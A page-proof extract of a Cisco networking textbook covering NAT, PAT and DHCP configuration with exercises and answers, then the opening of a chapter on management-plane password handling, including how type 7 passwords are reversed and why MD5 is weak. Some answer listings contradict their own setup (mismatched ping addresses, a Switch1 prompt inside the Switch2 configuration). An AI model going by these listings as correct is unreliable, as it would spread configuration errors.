138 Appl doors: 0
139 Normal doors: 0
140 Queued Packets: 0

```

141 The **clear ip nat translation** command can be used to clear NATs in the table on the router.  
 142 NAT also works with IPv6. This will be covered in Chapter 14 along with IPv6.

## 143 DHCP

144 DHCP is used in the networking world to assign IP addresses to host devices. Cisco routers can be used as a  
 145 DHCP server, or they can redirect DHCP requests to DHCP servers. DHCP servers can provide a host device  
 146 with the following information:

- 147 • IP address
- 148 • Subnet mask
- 149 • Default gateway
- 150 • IP address lease time
- 151 • IP address renewal time
- 152 • DNS server address(es)
- 153 • Domain name

DHCP can automatically and permanently assign IP addresses to hosts, or addresses can be assigned for a limited period of time. 154  
155

## DHCP Process 156

The DHCP process takes place in four steps: DHCPDISCOVER, DHCPOFFER, DHCPREQUEST, and DHCPACK. 157  
158

## DHCPDISCOVER 159

When a host is started or booted and it does not have an IP address, it will send a DHCPDISCOVER message to all subnets as a broadcast with source IP address 0.0.0.0 to destination IP address 255.255.255.255. 160  
161

## DHCPOFFER 162

AU4

The switch or router forwards the DHCPDISCOVER message to the DHCP server or serves as the DHCP server itself. The server then responds with a DHCPOFFER message containing the initial configuration information for the host. 163  
164  
165

## DHCPREQUEST 166

The host now responds with a DHCPREQUEST message accepting the terms in the DHCPOFFER message. 167

## DHCPACK 168

The DHCP server sends a DHCPACK message to acknowledge the request, completing the DHCP process. 169

## Setting Up a Router As a DHCP Client 170

See the following for the example configuration enabling a router as a DHCP client: 171

```
Router1(config)#int e0/0 172
Router1(config-if)#ip address dhcp 173
```

The **ip address dhcp** command allows a customer's ISP to provide an address using DHCP: 174

```
Router1#sh ip interface e0/0 175
Ethernet0/0 is up, line protocol is up 176
 Internet address will be negotiated using DHCP 177
 Broadcast address is 255.255.255.255 178
 MTU is 1500 bytes 179
```

The **show ip interface** command displays that this interface is going to receive an IP address using DHCP. 180



## Setting Up a Router to Send a Request to a DHCP Server

The **ip helper-address** command allows the router to forward DHCP requests to DHCP servers. The following commands are used to complete this task. The **ip helper-address** command can be used to enable a router to act as a DHCP proxy device:

```
Router1(config)#int e0/0
Router1(config-if)#ip address 192.168.1.2 255.255.255.0
Router1(config-if)#ip helper-address 192.168.2.1
Router1(config-if)#ip helper-address 192.168.2.10
```

You can see that two configured centralized DHCP servers are listed on interface e0/0. When a router receives a DHCP request on interface Ethernet0/0, the router replaces the source address with its IP address and the destination address with that of the DHCP server listed on its interface. The only way this works properly is if the device requesting the IP address is on the same subnet as interface Ethernet0/0. The requesting device's MAC address is in the payload of the DHCP request message; the DHCP server has the required information to assign an IP address:

```
Router1#sh ip interface e0/0
Ethernet0/0 is up, line protocol is up
 Internet address is 192.168.1.2/24
 Broadcast address is 255.255.255.255
 Address determined by setup command
 MTU is 1500 bytes
 Helper addresses are 192.168.2.1
 192.168.2.10
```

The **show ip interface** command also displays information on DHCP helper addresses.

The **ip-helper address** command sends numerous UDP broadcasts, including the DHCP messages. This can cause network performance issues and high CPU utilization on the DHCP server. The **no ip forward-protocol udp** command can be used to stop the excessive UDP requests:

```
Router1(config)#no ip forward-protocol udp ?
<0-65535> Port number
biff Biff (mail notification, comsat, 512)
bootpc Bootstrap Protocol (BOOTP) client (68)
bootps Bootstrap Protocol (BOOTP) server (67)
discard Discard (9)
dnsix DNSIX security protocol auditing (195)
domain Domain Name Service (DNS, 53)
echo Echo (7)
isakmp Internet Security Association and Key Management Protocol
 (500)
mobile-ip Mobile IP registration (434)
nameserver IEN116 name service (obsolete, 42)
netbios-dgm NetBios datagram service (138)
netbios-ns NetBios name service (137)
netbios-ss NetBios session service (139)
non500-isakmp Internet Security Association and Key Management Protocol
 (4500)
ntp Network Time Protocol (123)
pim-auto-rp PIM Auto-RP (496)
```

```

rip Routing Information Protocol (router, in.routed, 520)
snmp Simple Network Management Protocol (161)
snmptrap SNMP Traps (162)
sunrpc Sun Remote Procedure Call (111)
syslog System Logger (514)
tacacs TAC Access Control System (49)
talk Talk (517)
tftp Trivial File Transfer Protocol (69)
time Time (37)
who Who service (rwho, 513)
xdmcp X Display Manager Control Protocol (177)
<cr>

```

## Setting Up a RouterAs a DHCP Server

A router can be set up to connect to a DHCP server by creating a DHCP pool on the router. Options such as a default router or a DNS server can be assigned to the client:

```

Router1(config)#int e0/0
Router1(config-if)#ip add 192.168.1.1 255.255.255.0
Router1(config-if)#exit
Router1(config)#service dhcp
Router1(config)#ip dhcp pool 192.168.1.0/24
Router1(dhcp-config)#network 192.168.1.0 255.255.255.0
Router1(dhcp-config)#default-router 192.168.1.1
Router1(dhcp-config)#dns-server 192.168.1.1
Router1(dhcp-config)# ip domain-name www.apress.com
Router1(dhcp-config)#lease 5 24
Router1(dhcp-config)#exit
Router1(config)#ip dhcp excluded-address 192.168.1.1
Router1(config)#ip dhcp excluded-address 192.168.1.50 192.168.1.78

```

The **ip dhcp pool** command creates the name of your pool and also enters DHCP pool configuration mode. The **default-router** command sets the default gateway on the device. The **domain-name** command allows you to set the domain name of the client. The **lease** command sets the lease of the DHCP reservation to 5 days and 24 hours. The **ip dhcp excluded-address** command specifies that 192.168.1.1 cannot be assigned to a host because this is the gateway and addresses ranging from 192.168.1.50 to 192.168.1.78 are not assigned as host IP addresses. You may want to exclude IP addresses that are to be manually assigned to devices. To accomplish this, the **ip dhcp excluded-address** command can be used. To display DHCP bindings of IP addresses to MAC addresses on the router, use the **show ip dhcp binding** command:

```

Router1#sh ip dhcp binding
Bindings from all pools not associated with VRF:
IP address Client-ID/
 Hardware address/
 User name
192.168.1.2 0063.6973.636f.2d61.
 6162.622e.6363.3030.
 2e30.3230.302d.4574.
 302f.30

```

181 The **show ip dhcp** command displays information related to the DHCP pool. Using the **?** command, we  
 182 can see the different options available to us:

```
183 Router1#show ip dhcp ?
184 binding DHCP address bindings
185 conflict DHCP address conflicts
186 database DHCP database agents
187 import Show Imported Parameters
188 pool DHCP pools information
189 relay Miscellaneous DHCP relay information
190 server Miscellaneous DHCP server information
```

191 Router1#show ip dhcp pool

```
192 Pool 192.168.1.0/24 :
193 Utilization mark (high/low) : 100 / 0
194 Subnet size (first/next) : 0 / 0
195 Total addresses : 254
196 Leased addresses : 1
197 Pending event : none
198 1 subnet is currently in the pool :
199 Current index IP address range Leased addresses
200 192.168.1.3 192.168.1.1 - 192.168.1.254 1
```

201 The **show ip dhcp pool** command displays useful information such as leased addresses, total  
 202 addresses, and the address range of the DHCP pool. The **clear ip dhcp** command renews DHCP bindings,  
 203 pools, and conflicts:

```
204 Router1#clear ip dhcp ?
205 binding DHCP address bindings
206 conflict DHCP address conflicts
207 pool Clear objects from a specific pool
208 remembered Remembered bindings
209 server Miscellaneous DHCP server information
210 subnet Leased subnets
```

211 The **debug ip dhcp server** command can be used to debug DHCP events and packets:

```
212 Router1#debug ip dhcp server ?
213 class Class-based address allocation
214 events Report address assignments, lease expirations, etc.
215 linkage Show database linkage
216 packet Decode message receptions and transmissions
217 redundancy DHCP server redundancy events
```

```
218 Router#debug ip dhcp server events
219 DHCP server event debugging is on.
220 *Feb 26 08:06:33.163: DHCPD: Sending notification of ASSIGNMENT:
221 *Feb 26 08:06:33.163: DHCPD: address 192.168.1.2 mask 255.255.255.0
222 *Feb 26 08:06:33.163: DHCPD: htype 1 chaddr aabb.cc00.0200
223 *Feb 26 08:06:33.163: DHCPD: lease time remaining (secs) = 86400
```

■ **Note** Be careful when using the debug command on an operational router or switch because debugging can overutilize the CPU cycles and decrease device performance.

224  
225

## Summary

226

NAT has filled a critical role in IPv4 addressing by limiting the number of public IP addresses that companies need to communicate on the Internet. This chapter covered NAT configurations that are static and dynamic or the use of only one routable IP address, also known as PAT. This chapter also discussed the DHCP and how routers can be set up to receive an IP address via DHCP; they may also be scheduled to forward DHCP requests to a DHCP server, and they can be configured to function as a DHCP server.

227  
228  
229  
230  
231

## Exercises

232

This section provides exercises to reinforce the material covered in this chapter.


233

### EXERCISE 1: STATIC NAT

234

Configure networks 172.16.2.0 and 172.16.1.0 to be translated by NAT.

235



this figure will be printed in b/w

AU2

Figure 9-5. Exercise 1

236  
237  
238  
239

### EXERCISE 2: DYNAMIC NAT

AU5

Configure NAT based on the following diagram. Verify the NAT. Configure IP address 10.10.1.1 to be translated statically to 191.42.27.1. Configure network address 10.10.2.0 to be translated using dynamic NAT and a pool called **test** using IP addresses 191.45.23.2–191.45.23.254.

this figure will be printed in b/w




Figure 9-6. Exercise 2

240  
241  
242

### EXERCISE 3: PAT

AU6

Configure PAT based on the following diagram. Verify the PAT. Configure IP networks 192.168.1.0/24 and 192.168.2.0/24 to be translated to IP address 83.56.68.1. Create a pool called **MYPOOL**.

this figure will be printed in b/w




Figure 9-7. Exercise 3

## EXERCISE 4: DHCP

Apress Publishing needs to activate a new router as a DHCP server. Create a DHCP pool on Router1 of IP addresses 192.168.1.2–192.168.1.20 while excluding IP address 192.168.1.1 and range 192.168.1.21–192.168.1.254. Configure the router as 192.168.1.1/24 and as the gateway. The name of the DHCP on the router should be **DESKTOP**, and the domain name should be **apress.com**. Switch1 should be configured to send DHCP requests of workstations to Router1 by creating and adding the host to VLAN 200. Choose an IP address that can be statically added for VLAN 200 without possibly creating a DHCP conflict. On Router1, create another DHCP pool called **VOIP** with IP address for network 192.168.2.0/24; exclude IP addresses 192.168.2.1 and 192.168.2.2. Configure Router1 as 192.168.2.1/24 and as the gateway. Switch1 should be configured to send DHCP requests of all phones to Router1 by creating and adding the host to VLAN 100. Choose an IP address that can be statically added for VLAN 100 without possibly creating a DHCP conflict. Display the DHCP binding database on the router. Use the following diagram to configure the switch and DHCP router.




Figure 9-8. Exercise 4

## Exercise Answers

This section provides answers to the questions asked in the “Exercises” section.

### Exercise 1

Configure networks 172.16.1.0 and 172.16.2.0 to be translated by NAT:

Static NAT Configuration

```
Router1(config)#int e0/0
Router1(config-if)#ip add 171.22.31.29 255.255.255.252
Router1(config-if)#ip nat outside
Router1(config-if)#int e0/1
Router1(config-if)#ip add 172.16.1.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config-if)#int e0/2
Router1(config-if)#ip add 172.16.2.2 255.255.255.0
Router1(config-if)#ip nat inside
```

```
Router1(config)#ip nat inside source static ?
```

```
 A.B.C.D Inside local IP address
 esp IPsec-ESP (Tunnel mode) support
```

```

273 network Subnet translation
274 tcp Transmission Control Protocol
275 udp User Datagram Protocol

276 Router1(config)#ip nat inside source static 172.16.1.2 ?
277 A.B.C.D Inside global IP address
278 interface Specify interface for global address

279 Router1(config)#ip nat inside source static 172.16.1.0 171.22.31.29
280 Router1(config)#ip nat inside source static 172.16.2.0 171.22.31.30

```

281 Let's verify the NAT, as follows:

```

282 Router1#sh ip nat translation
283 Pro Inside global Inside local Outside local Outside global
284 --- 171.22.31.29 172.16.1.0 --- ---
285 --- 171.22.31.30 172.16.2.0 --- ---

```

286 Your NAT configuration is complete.

## 287 Exercise 2

288 Configure NAT. Verify the NAT. Configure IP address 10.10.1.1 so that it is translated statically to 191.42.27.1.  
 289 Configure network address 10.10.2.0 to be translated using dynamic NAT. Configure a pool called **test** by  
 290 using IP addresses 191.42.27.2–191.42.27.254:

```

291 191.42.27.1
292 Dynamic NAT Configuration

293 Router1(config)#int e0/0
294 Router1(config-if)#ip add 191.42.27.1 255.255.255.0
295 Router1(config-if)#ip nat outside
296 Router1(config-if)#int e0/1
297 Router1(config-if)#ip add 10.10.1.1 255.255.255.0
298 Router1(config-if)#ip nat inside
299 Router1(config-if)#int e0/2
300 Router1(config-if)#ip add 10.10.2.1 255.255.255.0
301 Router1(config-if)#ip nat inside
302 Router1(config-if)#ip nat inside source static 10.10.1.2 191.42.27.1
303 Router1(config)#ip nat pool test 191.42.27.2 191.42.27.254 netmask 255.255.255.0
304 Router1(config)#access-list 1 permit 10.10.2.0 0.0.0.255
305 Router1(config)#ip nat inside source list 1 pool test

```

306 Let's send some traffic from workstations 1 and 2 to start the translation:

```

307 Workstation1#ping 191.42.27.2
308 Type escape sequence to abort.
309 Sending 5, 100-byte ICMP Echos to 191.42.27.1, timeout is 2 seconds:
310 !!!!!
311 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/8 ms

312 Workstation2#ping 191.42.27.2

```

```

Type escape sequence to abort. 313

Sending 5, 100-byte ICMP Echos to 171.45.23.2, timeout is 2 seconds: 314
!!!!! 315
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/3/4 ms 316

Now let's view the NAT, as follows:Router1#sh ip nat translations 317
Pro Inside global Inside local Outside local Outside global 318
icmp 191.42.27.1:10 10.10.1.2:10 191.42.27.2:10 191.42.27.2:10 319
icmp 191.42.27.1:11 10.10.1.2:11 191.42.27.2:11 191.42.27.2:11 320
icmp 191.42.27.1:12 10.10.1.2:12 191.42.27.2:12 191.42.27.2:12 321
icmp 191.42.27.1:9 10.10.1.2:9 191.42.27.2:9 191.42.27.2:9 322
icmp 191.42.27.2:13 10.10.2.2:13 191.42.27.2:13 191.42.27.2:13 323
icmp 191.42.27.2:14 10.10.2.2:14 191.42.27.2:14 191.42.27.2:14 324
icmp 191.42.27.2:15 10.10.2.2:15 191.42.27.2:15 191.42.27.2:15 325
icmp 191.42.27.2:16 10.10.2.2:16 191.42.27.2:16 191.42.27.2:16 326
--- 191.42.27.1 10.10.1.2 --- --- 327

The NAT shows that you have translated IP address 10.10.1.2 and IP address 10.10.2.2 to 191.42.27.2. 328

Router1#debug ip nat 329
NAT: s=10.10.1.2->191.42.27.1, d=191.42.27.2 [13] 330

NAT*: s=191.42.27.2, d=191.42.27.1->10.10.1.2 [46] 331

NAT: s=10.10.1.2->191.42.27.1, d=191.42.27.2 [14] 332

NAT*: s=191.42.27.2, d=191.42.27.1->10.10.1.2 [47] 333

NAT: s=10.10.1.2->191.42.27.1, d=191.42.27.2 [15] 334

NAT*: s=191.42.27.2, d=191.42.27.1->10.10.1.2 [48] 335

NAT: s=10.10.1.2->191.42.27.1, d=191.42.27.2 [16] 336

NAT*: s=191.42.27.2, d=191.42.27.1->10.10.1.2 [49] 337

NAT: s=10.10.2.2->191.42.27.2, d=191.42.27.2 [13] 338

NAT: s=10.10.2.2->191.42.27.2, d=191.42.27.2 [14] 339

NAT: s=10.10.2.2->191.42.27.2, d=191.42.27.2 [15] 340

By running the debug ip nat command, you can see the NATs of IP addresses 10.10.1.2 and 10.10.2.2 to 341
191.42.27.2. 342

```



343 **Exercise 3**

344 Configure PAT. Verify the PAT. Configure IP networks 192.168.1.0/24 and 192.168.2.0/24 to be translated to IP  
 345 address 83.56.68.1. Create a pool called **MYPOOL**:

346 PAT Configuration

```

347 Router1(config)#int e0/0
348 Router1(config-if)#ip add 83.56.68.1 255.255.255.252
349 Router1(config-if)#ip nat outside
350 Router1(config-if)#int e0/1
351 Router1(config-if)#ip nat inside
352 Router1(config-if)#ip add 192.168.1.2 255.255.255.0
353 Router1(config-if)#int e0/2
354 Router1(config-if)#ip nat inside
355 Router1(config-if)#ip add 192.168.2.2 255.255.255.0
356 Router1(config)#ip nat pool MYPOOL 83.56.68.1 83.56.68.1 netmask 255.255.255.252
357 Router1(config)#access-list 1 permit 192.168.1.0 0.0.0.255
358 Router1(config)#access-list 1 permit 192.168.2.0 0.0.0.255
359 Router1(config)#ip nat inside source list 1 pool MYPOOL overload

```

360 Now you should verify that the PAT is working correctly by reviewing the PAT and statistics:

AU7

```

361 Router1#sh ip nat translations
362 Pro Inside global Inside local Outside local Outside global
363 icmp 83.56.68.1:13 192.168.1.1:13 83.56.68.2:13 83.56.68.2:13
364 icmp 83.56.68.1:12 192.168.2.1:12 83.56.68.2:12 83.56.68.2:12

```

```

365 Router1#sh ip nat statistics
366 Total active translations: 2 (0 static, 2 dynamic; 2 extended)
367 Peak translations: 2, occurred 00:00:20 ago
368 Outside interfaces:
369 Ethernet0/0
370 Inside interfaces:
371 Ethernet0/1, Ethernet0/2
372 Hits: 20 Misses: 0
373 CEF Translated packets: 20, CEF Punted packets: 0
374 Expired translations: 0
375 Dynamic mappings:
376 -- Inside Source
377 [Id: 1] access-list 1 pool MYPOOL refcount 2
378 pool MYPOOL: netmask 255.255.255.252
379 start 83.56.68.1 end 83.56.68.1
380 type generic, total addresses 1, allocated 1 (100%), misses 0

```

```

381 Total doors: 0
382 Appl doors: 0
383 Normal doors: 0
384 Queued Packets: 0

```

385 You have verified that PAT is functioning correctly.

## Exercise 4

386

Apress Publishing needs to activate a new router as a DHCP server. Create a DHCP pool on Router1 of IP addresses 192.168.1.2–192.168.1.20 while excluding IP address 192.168.1.1 and range 192.168.1.21–192.168.1.254. Configure the router as 192.168.1.1/24 and as the gateway. The name of the DHCP on the router should be **DESKTOP**, and the domain name should be **apress.com**. Switch1 should be configured to send DHCP requests of workstations to Router1 by creating and adding the host to VLAN 200. Choose an IP address that can be statically added for VLAN 200 without possibly creating a DHCP conflict. On Router1, create another DHCP pool called **VOIP** with IP address for network 192.168.2.0/24; exclude IP addresses 192.168.2.1 and 192.168.2.2. Configure Router1 as 192.168.2.1/24 and as the gateway. Switch1 should be configured to send DHCP requests of all phones to Router1 by creating and adding the host to VLAN 100. Choose an IP address that can be statically added for VLAN 100 without possibly creating a DHCP conflict. Display the DHCP binding database on the router.

AU8

```

Router1 Configuration
Router1(config)#int e0/0
Router1(config-if)#ip add 192.168.1.1 255.255.255.0
Router1(config-if)#service dhcp
Router1(config)#ip dhcp pool DESKTOP
Router1(dhcp-config)#network 192.168.1.0 255.255.255.0
Router1(dhcp-config)#default-router 192.168.1.1
Router1(dhcp-config)#domain-name www.apress.com
Router1(dhcp-config)#ip dhcp excluded-address 192.168.1.1
Router1(dhcp-config)#ip dhcp excluded-address 192.168.1.21 192.168.1.254
Router1(config)#int e0/1
Router1(config-if)#ip add 192.168.2.1 255.255.255.0
Router1(config)#ip dhcp pool VOIP
Router1(dhcp-config)#network 192.168.2.0 255.255.255.0
Router1(dhcp-config)#default-router 192.168.2.1
Router1(dhcp-config)#domain-name www.apress.com
Router1(dhcp-config)#ip dhcp excluded-address 192.168.2.1 192.168.2.2

Switch1 Configuration
Switch1(config)#int vlan 200
Switch1(config-if)#ip add 192.168.1.21 255.255.255.0
Switch1(config-if)#ip helper-address 192.168.1.1
Switch1(config-if)#int range e0/0 - 1
Switch1(config-if-range)#switchport mode access
Switch1(config-if-range)#switchport access vlan 200

Switch2 Configuration
Switch2(config)#int vlan 100
Switch2(config-if)#ip address 192.168.2.2 255.255.255.0
Switch1(config-if)#ip helper-address 192.168.2.1
Switch2(config-if)#int range e0/0 - 1
Switch2(config-if-range)#switchport mode access
Switch2(config-if-range)#switchport access vlan 100

```

429 Let's review our DHCP bindings:

```

430 Router1#sh ip dhcp binding
431 Bindings from all pools not associated with VRF:
432 IP address Client-ID/ Lease expiration Type
433 Hardware address/
434 User name
435 192.168.1.2 0063.6973.636f.2d61. Mar 01 2015 06:57 PM Automatic
436 6162.622e.6363.3030.
437 2e30.3330.302d.4574.
438 302f.30
439 192.168.2.3 0063.6973.636f.2d61. Mar 01 2015 07:05 PM Automatic
440 6162.622e.6363.3030.
441 2e30.3230.302d.4574.
442 302f.30

```

443 The Switch2 IP address chosen should have been the excluded IP address range from 192.168.1.21 to  
 444 192.168.1.254; you would receive duplicate IPs for Host1 and Switch1 if you chose 192.168.1.2 (as shown next).

445 The following message is from Host1:

```

446 *Feb 28 19:23:34.746: %DHCP-6-ADDRESS_ASSIGN: Interface Ethernet0/0 assigned DHCP address
447 192.168.1.2, mask 255.255.255.0, hostname Host1

```

448 The same IP address was configured on VLAN 200 on Switch1, and it receives a duplicate IP address  
 449 warning:

```

450 *Feb 28 19:24:34.914: %IP-4-DUPADDR: Duplicate address 192.168.1.2 on Vlan200, sourced by
451 aabb.cc00.0200

```

452

# Author Queries

Chapter No.: 9      0005078429

| Queries | Details Required                                                                                                                         | Author's Response |
|---------|------------------------------------------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | Please check if edit to sentence starting "Its difference from static..." is okay.                                                       |                   |
| AU2     | Please provide citations for "Figures 9-5 to 9-8" in the text.                                                                           |                   |
| AU3     | Please check if "enables the router to have multiple translationsPort Address Translation (PAT)multiple translations" is okay as edited. |                   |
| AU4     | Please check if edit to sentence starting "The switch or router..." is okay.                                                             |                   |
| AU5     | Please check if edit to sentence starting "Configure network address..." is okay.                                                        |                   |
| AU6     | Please check if "Verify the PAT." is okay as edited, as well another occurrence of the same.                                             |                   |
| AU7     | Please check if edit to sentence starting "Now you should verify..." is okay.                                                            |                   |
| AU8     | Sentence starting "Use the following diagram..." in the "Exercise Answers" section has been deleted. Please check.                       |                   |

## CHAPTER 10



# Management Plane

This chapter covers topics related to the management plane. These topics include password creation; user account creation; performing a password recovery; configuring banner messages; enabling management capabilities such as Telnet and Secure Shell (SSH); disabling unnecessary services; configuring authentication, authorization, and accounting (AAA); and how to monitor your devices using the Simple Network Management Protocol (SNMP) and Syslog. Before you get started, let's go over some introductory Cisco commands that involve the management plane (see Table 10-1).

*Table 10-1. Management Commands*

| Cisco IOS Command                       | Command Description                                                                                                                                     |
|-----------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>banner login</b>                     | Configures a message that is displayed when a user attempts to log in.                                                                                  |
| <b>banner motd</b>                      | Configures a day banner message that displays when a user attempts to log in.                                                                           |
| <b>configure terminal</b>               | Enters global configuration mode from privileged exec mode.                                                                                             |
| <b>enable</b>                           | Enters privileged exec mode.                                                                                                                            |
| <b>enable password</b><br>password      | Sets the enable password.                                                                                                                               |
| <b>enable secret</b> password           | Sets the enable secret password.                                                                                                                        |
| <b>hostname</b> hostname                | Sets the device name.                                                                                                                                   |
| <b>line console 0</b>                   | Accesses console line configuration mode.                                                                                                               |
| <b>line vty 0 4</b>                     | Enters configuration mode for virtual terminal lines.                                                                                                   |
| <b>login</b>                            | Enables password for Telnet line.                                                                                                                       |
| <b>login local</b>                      | Configures a line to use a login username.                                                                                                              |
| <b>password</b> password                | Specifies the password that is required for a user to log in via VTY line.                                                                              |
| <b>service password-<br/>encryption</b> | Encrypts all current and future passwords configured on the device using a simple reversible algorithm.                                                 |
| <b>password encryption aes</b>          | Encrypts supported pre-shared keys using AES and a system-specific master key.<br>The supported keys and passwords depend on the version of IOS/IOS-XE. |

## 9 The Management Plane Defined

10 The management plane monitors and controls network devices and secures traffic sent to the devices.  
 11 Applications and protocols that are used by the management plane include the Simple Network  
 12 Management Protocol (SNMP), Syslog, Telnet, Secure Shell (SSH) Protocol, File Transfer Protocol (FTP),  
 13 Trivial File Transfer Protocol (TFTP), netconf, and Represent(ReST). These protocols provide the ability  
 14 to interactively or asynchronously configure and monitor devices. Any of these protocols can be used to  
 15 configure devices one at a time or through a centralized software management platform.

AU2

## 16 Authentication and Authorization Basics

17 Access to network devices should be controlled by passwords or certificates. When using passwords, it is a  
 18 best practice to create a password per user, but a password can be set for the entire device. Even with per-  
 19 user authentication, one can have a single password to enter privileged exec mode.

20 The legacy command to configure the password for privileged exec mode is `enable password`  
 21 `<password>`. The problem with this command is that it sets the password in clear text. The `service-`  
 22 `password encryption` command tells the IOS to encrypt passwords; this is not very secure but better than  
 23 clear text and can be easily reversed. The command encodes the configured passwords as Vigenère ciphers,  
 24 similar to the codex from *The Da Vinci Code*. The command encrypts currently configured passwords, as  
 25 well as those configured after entering this command. In modern versions of IOS and IOS-XE, the security  
 26 of cleartext passwords and keys can be improved by using `password encryption aes`. This command uses  
 27 a master key that you configure on each router to encrypt the cleartext password using AES. This is much  
 28 stronger than the basic encryption provided with only using `service-password encryption`; however, it is  
 29 not supported for enable passwords on many versions of IOS that are still commonly in use.

AU3

30 The `enable secret` command is the replacement for the `enable password` command. When both  
 31 commands are configured, a device will default to use the `enable secret` password. By default, the `enable`  
 32 `secret` command uses Message Digest 5 (MD5) to hash the password; this process is not reversible. Since  
 33 the `enable password` is easily reversed, it is important to not use the same password for both the `enable`  
 34 `password` and the `enable secret` password. This would defeat the purpose of having the stronger password,  
 35 if an intruder could simply decrypt the `enable password`. MD5 is considered a weak hashing algorithm by  
 36 modern standards. Beginning in IOS versions 15.3(3)M3 and 15.5(1)S, the default can be changed to either  
 37 `scrypt` or `sha256` by using the command `enable algorithm-type {md5 | scrypt | sha256}`.

```
38 Router1(config)#do show run | include password
39 no service password-encryption
40 enable password Apress
41 Router1(config)#
```

42 After you use the `enable password` command, you can see that the password is in clear text in `show`  
 43 `running-config`. If you use the `service password-encryption` command, you can lightly encrypt the  
 44 password:

```
45 Router1(config)#service password-encryption
46 Router1(config)#do show run | include password
47 service password-encryption
48 enable password 7 03254B19031C32
49 Router1(config)#
```

50 As you can see, the password is encrypted with type 7. Type 7 passwords are easily reversed. You can  
 51 associate a type 7 password with a key chain and then show the key chain to see the unencrypted password.

In that case of enable passwords, we do not need to use reversible encryption. This is the reason why the enable secret command is used: 52  
53

```
Router1(config)#enable secret Apress 54
The enable secret you have chosen is the same as your enable password. 55
This is not recommended. Re-enter the enable secret. 56
```

```
Router1(config)#do show running-config | include password|secret 57
service password-encryption 58
enable secret 5 1vu3P$km54v8mvxFy3L76ZTFHF/0 59
enable password 7 03254B19031C32 60
Router1(config)#enable secret 5 1P0T.$0tvpKVN58.c5MO.3H5Jkc1 61
```

As previously mentioned, the command enable secret uses type 5 encryption, which is MD5. This is a stronger one-way hash, and it is considerably more difficult to crack than type 7. Did you notice the warning it gave when you used the same password for both the enable password and the enable secret password? Even though it warned you that the password was the same for both enable and enable secret, it still accepted the password. 62  
63  
64  
65  
66

By default, MD5 hashes are generated for secret passwords. MD5 is a one-way algorithm. That means that there isn't a way to obtain the original password. It works by taking a password that a user provides and hashing it. The hash needs to match. When you look at the string after secret 5, you will see some text starting with \$. The text inside the \$ is the salt. A salt is a value that is added to the original clear text before it is hashed. The purpose of the salt is to make hashes more unique. That will make it more difficult for hackers to use tables of hashes to find a password with a matching hash. Unfortunately, MD5 can be easily broken by hackers. In this example, we change the enable secret password to hash using scrypt: 67  
68  
69  
70  
71  
72  
73

```
